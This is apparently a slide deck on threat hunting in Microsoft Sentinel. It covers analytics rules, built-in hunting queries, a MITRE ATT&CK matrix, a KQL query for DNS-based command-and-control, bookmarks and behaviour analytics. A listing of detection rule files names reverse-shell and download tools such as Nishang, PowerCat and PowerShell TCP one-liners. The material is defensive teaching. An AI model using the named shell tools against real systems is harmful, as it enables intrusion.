+ Create ⏪ Refresh ⏪ Analytics workbooks ⏪ ⏪ Enable ⏪ Disable ⏪ Delete ⏪ Import ⏪ Export ⏪ Guides & Feedback

177 Active rules More content at Content hub

Rules by severity

High (72) Medium (91) Low (15) Informational (0)

LEARN MORE About analytics rules

Active rules Rule templates Anomalies

Search by ID, name, tactic or technique Rule Type : Threat Intelligence Add filter

Severity	Name	Rule type	Status	Tactics	Techniques
Medium	(Preview) Microsoft...	Threat Intelligen...	Enabled	Cloud	Lateral Movement (0)

(Preview) Microsoft Defender Threat Intelligence Analytics

Medium Severity Custom Content Source Enabled Status

Description
This rule generates an alert when a Microsoft Threat Intelligence Indicator gets matched with your event logs. The alerts are very high fidelity.

Tactics and techniques

- > Lateral Movement (0)
- > Persistence (0)

Detect threats using matching analytics

Microsoft Sentinel | Analytics [...](#) X

Selected workspace: 'contoso-sentinel-workspace'

[+ Create](#) [Refresh](#) [Analytics workbooks](#) [Enable](#) [Disable](#) [Delete](#) [Import](#) [Export](#) [Guides & Feedback](#)

177 Active rules [More content at Content hub](#) **Rules by severity** [LEARN MORE](#) [About analytics rules](#)

[Active rules](#) [Rule templates](#) [Anomalies](#)

Search by ID, name, tactic or technique [Rule Type : Threat Intelligence](#) [Add filter](#)

<input checked="" type="checkbox"/> Severity	Name	Rule type	Status	Tactics	Techniques
<input checked="" type="checkbox"/> Medium	(Preview) Microsoft...	Threat Intelligen...	Enabled		

[\(Preview\) Microsoft Defender Threat Intelligence Analytics](#)

(Preview) Microsoft Defender Threat Intelligence Analytics

Medium Severity	Custom Content Source	Enabled Status
<input type="text"/> eec0ad1e-6fda-42fd-92ac-b2635edc4875 Copy		

Description
This rule generates an alert when a Microsoft Threat Intelligence Indicator gets matched with your event logs. The alerts are very high fidelity.

Tactics and techniques

- > Lateral Movement (0)
- > Persistence (0)

Hunt for threats



Explore creation and management of threat-hunting queries

The screenshot shows the Microsoft Sentinel Hunting page. At the top, it displays statistics: 178 / 220 Active / total queries, 0 / 1 Result count / queries run, 0 Livestream Results, and 0 My bookmarks. There's also a link to Content hub and a 'Learn More About hunting' button.

The main area is titled 'Queries' and lists various hunting queries with their details:

Query	Content source	Data source	Results	Results delta	Tactics	Techniques
Summary of user logons by logon...	Gallery content	SecurityEvent	--	--		T1110
User Account added to Built in D...	Gallery content	SecurityEvent	--	--		T1098 +1 ⓘ
Long lookback User Account Crea...	Gallery content	SecurityEvent	--	--		T1098 +1 ⓘ
User account added or removed f...	Gallery content	SecurityEvent	--	--		T1098 +1 ⓘ
User created by unauthorized user	Gallery content	SecurityEvent	--	--		T1098 +1 ⓘ
VIP account more than 6 failed lo...	Gallery content	SecurityEvent	--	--	Credential Access	T1110
Cscript script daily summary brea...	Gallery content	SecurityEvent	--	--	Execution	
Enumeration of users and groups	Gallery content	SecurityEvent	--	--	Discovery	
Masquerading files	Gallery content	SecurityEvent	--	--	Execution	
New processes observed in last 2...	Gallery content	SecurityEvent	--	--	Execution	
Summary of users created using ...	Gallery content	SecurityEvent	--	--		T1110
PowerShell downloads	Gallery content	SecurityEvent	--	--		
New PowerShell scripts encoded ...	Gallery content	SecurityEvent	--	--		
Uncommon processes - bottom 5%	Gallery content	SecurityEvent	--	--		

A detailed view of the 'User created by unauthorized user' query is shown on the right. It includes a description, created time (9/3/2019), and a code editor with a sample MQL query:

```
// Create DataTable with your own values, example below shows dummy usernames that are authorized and for what domain
let List = datatable(AuthorizedUser:string, Domain:string)[Bob, "Domain", "joe", "domain"]
```

Below the code editor are several actions: Run query, Add to favorites, Edit Query, Clone Query, Delete Query, Add to livestream, Create analytics rule, and Privilege Escalation. Buttons for Run Query and View Results are at the bottom.

The Hunting page in Microsoft Sentinel has built-in queries that can guide your hunting process and help you pursue the appropriate hunting paths to uncover issues in your environment.

Hunt for threats by using the MITRE ATT&CK framework

Home > Microsoft Sentinel > Microsoft Sentinel

Microsoft Sentinel | MITRE ATT&CK (Preview)

Selected workspace: 'microsoftsentinelworkspace'

Search Search by tec... Active Active scheduled quer... Simulated Select options Legend 0 1-5 6-10 11+

Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control
0 Acquire Infrastructure	1 Drive-by Compromise	1 Command and Scripting...	3 Account Manipulation	0 Abuse Elevation...	0 Abuse Elevation...	0 Man-in-the-Middle	1 Account Discovery	0 Exploitation of Remote...	0 Man-in-the-Middle	4 Application Layer Protocol
0 Compromise Accounts	5 Exploit Public-Facing...	0 Container Administrati...	0 BITS Jobs	0 Access Token Manipulation	0 Access Token Manipulation	5 Brute Force	0 Application Window...	0 Internal Spearphishing	0 Archive Collected Data	0 Communication Through...
0 Compromise Infrastructure	3 External Remote...	0 Deploy Container	0 Boot or Logon Autostart...	0 Boot or Logon Autostart...	0 BITS Jobs	0 Credentials from Passwo...	0 Browser Bookmark...	0 Lateral Tool Transfer	0 Audio Capture	1 Data Encoding
0 Develop Capabilities	0 Hardware Additions	0 Exploitation for Client...	0 Boot or Logon Initialization...	0 Boot or Logon Initialization...	0 Build Image on Host	0 Exploitation for Credential...	0 Cloud Infrastructur...	0 Remote Service...	0 Automated Collection	1 Data Obfuscation
0 Establish Accounts	1 Phishing	0 Inter-Process Communicati...	0 Browser Extensions	0 Create or Modify Syste...	0 Debugger Evasion	0 Forced Authentication	1 Cloud Service Dashboard	0 Remote Services	0 Man in the Browser	4 Dynamic Resolution
0 Obtain Capabilities	0 Replication Through...	0 Native API	0 Compromise Client...	1 Domain Policy Modification	0 Deobfuscate/Decode Files...	0 Forge Web Credentials	1 Cloud Service Discovery	0 Replication Through...	0 Clipboard Data	1 Encrypted Channel
0 Stage Capabilities	0 Supply Chain Compromise	0 Scheduled Task/Job	4 Create Account	0 Escape to Host	0 Deploy Container	0 Input Capture	0 Cloud Storage Object...	0 Software Deployment...	3 Data from Cloud Storag...	1 Fallback Channels
0 Trusted Relationship	0 Shared Modules	0 Create or Modify Syste...	0 Event Triggered...	0 Direct Volume Access	0 Modify Authentication...	0 Container and Resource...	0 Taint Shared Content	0 Data from Configuratio...	0 Ingress Tool Transfer	1 Multi-Stage
20 Valid Accounts	0 Software	0 Event	0 Exploitation	0 Domain Policy	0 Two-Factor	0 Debugger	0 Use Alternate	3 Data from	1 Multi-Stage	

Create custom queries to refine threat hunting

Create custom query

Delete Query

Info Do not use fixed time ranges, either directly or in a function, in your query. Otherwise, we cannot show changes in query results over time.

Name *
C2 Hunt

Description

Custom query *

```
let lookback = 2d;
DeviceEvents | where TimeGenerated >= ago(lookback)
| where ActionType == "DnsQueryResponse"
| extend c2 = substring(tostring(AdditionalFields.DnsQueryString),0,indexof(tostring(AdditionalFields.DnsQueryString),"."))
| where c2 startswith "sub"
| summarize cnt=count() by bin(TimeGenerated, 3m), c2, DeviceName
```

[View query results >](#)

Entity mapping

Host

HostName

DeviceName

+ Add new entity

Tactics & Techniques

Command and Control

Create

Explore Microsoft Sentinel on GitHub


The screenshot shows the GitHub interface for the Microsoft Sentinel repository. On the left, the repository structure is displayed under the 'master' branch. Key folders include .vscode, ASIM, BYOML, Dashboards, DataConnectors, Detections, Exploration Queries, Functions, Hunting Queries, and ASimProcess. The ASimProcess folder is currently selected. On the right, a pull request by user v-vdixit titled "Updating version and entity mapping" is shown. The pull request has been merged (indicated by a green checkmark) and is associated with commit 9fe7761, made last month. The commit history lists 18 commits, all of which have been reverted. The commits are as follows:

Name	Last commit message	Last commit date
..		
Discordownloadinvokedfromcmdline(ASIMVersi...	Resolving comments	last month
imProcess_Certutil-LOLBins.yaml	Revert "Revert "Merge branch 'master' of https://github.com/Azu..."	2 years ago
imProcess_Dev-0056CommandLineActivityNove...	Updating version and entity mapping	last month
imProcess_ExchangePowerShellSnapin.yaml	Revert "Revert "Merge branch 'master' of https://github.com/Azu..."	2 years ago
imProcess_HostExportingMailboxAndRemovingE...	Revert "Revert "Merge branch 'master' of https://github.com/Azu..."	2 years ago
imProcess_Invoke-PowerShellTcpOneLine.yaml	Revert "Revert "Merge branch 'master' of https://github.com/Azu..."	2 years ago
imProcess_NishangReverseTCPShellBase64.yaml	Revert "Revert "Merge branch 'master' of https://github.com/Azu..."	2 years ago
imProcess_PowerCatDownload.yaml	Assign new GUIDs	2 years ago
imProcess_ProcessEntropy.yaml	Updating version and entity mapping	last month
imProcess_SolarWindsInventory.yaml	Updating version and entity mapping	last month
imProcess_Suspicious_enumeration_using_adfin...	Replaced "match regex" with "contains" as it can be used and m...	2 years ago
imProcess_Windows System Shutdown-Reboot(T...	Revert "Revert "Merge branch 'master' of https://github.com/Azu..."	2 years ago
imProcess_cscript_summary.yaml	Revert "Revert "Merge branch 'master' of https://github.com/Azu..."	2 years ago
imProcessEnumeration_user_and_group.yaml	Revert "Revert "Merge branch 'master' of https://github.com/Azu..."	2 years ago

Save key findings with bookmarks

The screenshot shows the Microsoft Sentinel - Logs interface. On the left, there's a navigation sidebar with sections like General, Threat management, and Configuration. The 'Logs' section is currently selected. The main area has a search bar and a 'New Query 1*' button. Below that is a 'Sentinel' schema browser with tabs for Schema, Filter, and Explore. The Schema tab shows a list of fields under the 'HuntingBookmark' schema, which is highlighted with a red box. The list includes fields like BookmarkId, BookmarkName, BookmarkType, CreatedBy, CreatedTime, EventTime, LastUpdatedTime, Notes, QueryEndTime, QueryResultRow, QueryStartTime, and QueryText. To the right of the schema browser is a table titled 'Completed.' showing a list of bookmarks. The table has columns for TimeGenerated [UTC], BookmarkId, and BookmarkName. The data in the table is as follows:

TimeGenerated [UTC]	BookmarkId	BookmarkName
10/23/2019, 7:00:00.037 AM	694f19ab-9e41-43d1-b6e8-5a6a21070a6d	BookmarkName 694f19ab9e4143d1b6e85a6a21070a6d
10/23/2019, 8:00:00.044 AM	714940a9-28cc-4149-b40d-2ba4a16b3c5e	BookmarkName 714940a928cc4149b40d2ba4a16b3c5e
10/23/2019, 9:30:00.052 AM	01f0facc-84cc-4eea-a1d1-181696d912d0	BookmarkName 01f0facc84cc4eea1d1181696d912d0
10/23/2019, 10:30:00.108 AM	1013db42-72b0-4485-b24b-103f6708fc5	BookmarkName 1013db4272b04485b24b103f6708fc5
10/23/2019, 11:30:00.114 AM	529d0b15-9576-4659-949d-6f05ea5d76...	BookmarkName 529d0b1595764659949d6f05ea5d76...
10/23/2019, 1:30:00.043 PM	60cef14d-8f29-4602-aa77-e073ae58ce21	BookmarkName 60cef14d8f294602aa77e073ae58ce21
10/23/2019, 2:00:00.049 PM	f8248646-9ec5-4381-9ed4-6a58717fd501	BookmarkName f82486469ec543819ed46a58717fd501
10/23/2019, 2:30:00.060 PM	1b581d08-609c-468c-8d6f-e4e8bab2d8ac	BookmarkName 1b581d08609c468c8d6fe4e8bab2d8ac



Demo

Using Bookmarks


User and Entity Behavior Analytics (UEBA)



User and Entity Behavior Analytics (UEBA)

User Entity Behavior Analytics (UEBA) solutions use analytics to **build the standard profiles** and behaviors of users and entities (hosts, applications, network traffic and data repositories) **across time and peer group horizons**. Activity that is anomalous to these standard baselines is presented as suspicious.

Gartner



Improve insider and unknown threat detection with User and Entity Behavior Analytics

- ▶ Use behavioral insights to detect anomalies, understand the relative sensitivity of entities, and evaluate potential impact
- ▶ Get baseline behavioral profiles of entities across time and peer group horizons

The screenshot displays the Microsoft Azure (Preview) Azure Sentinel User Entity Behavior Analytics interface. At the top, there's a navigation bar with 'Microsoft Azure (Preview)', 'Report a bug', and a search bar. The main area has a title 'User Entity Behavior Analytics - CyberSecuritySoc' under 'cybersecuritysoc'. Below this, there's a table showing entities with columns for name, count, and various identifiers. Underneath the table is a section titled 'Incidents Breakdown: Jeff@seccxp.ninja' with dropdown filters for Severity, Status, and Owner. A message indicates 'The query returned no results.' Below this is another section titled 'Anomalies Breakdown: Jeff@seccxp.ninja' with similar filtering options. A table lists anomalies with columns for TimeGenerated, AnomalyName, Tactic, Technique, SubTechnique, Description, UserName, and UserPri. Each row includes a link to 'Mitre Tactic Information'. A note at the bottom says 'Click on one of the anomalies to'.

TimeGenerated	AnomalyName	Tactic	Technique	SubTechnique	Description	UserName	UserPri
8/16/2020, 8:44:35 PM	Anomalous Geo Location Logon	Initial Access	Brute Force	Password Guessing	Adversaries may steal the credentials of a specific user or se	Jeff	Jeff@sec
8/16/2020, 8:53:21 PM	Anomalous Account Creation	Persistence	Create Account		Adversaries may create a cloud account to maintain access	Jeff	Jeff@sec
8/16/2020, 8:55:19 PM	Anomalous Role Assignment	Persistence	Account Manipulation		Adversaries may manipulate accounts to maintain access to	Jeff	Jeff@sec
8/17/2020, 14:27:08 PM	Anomalous Login to Device	Lateral Movement	Valid Accounts		Adversaries may steal the credentials of a specific user or se	Jeff	Jeff@sec
8/17/2020, 14:34:48 PM	Anomalous Resource Access	Lateral Movement	Remote Services	Remote Desktop Protocol	Adversary may be trying to move through the environment	Jeff	Jeff@sec

Powered by the proven Microsoft User and Entity Behavior Analytics (UEBA) engine

Microsoft Sentinel User and Entity Behavior Analytics

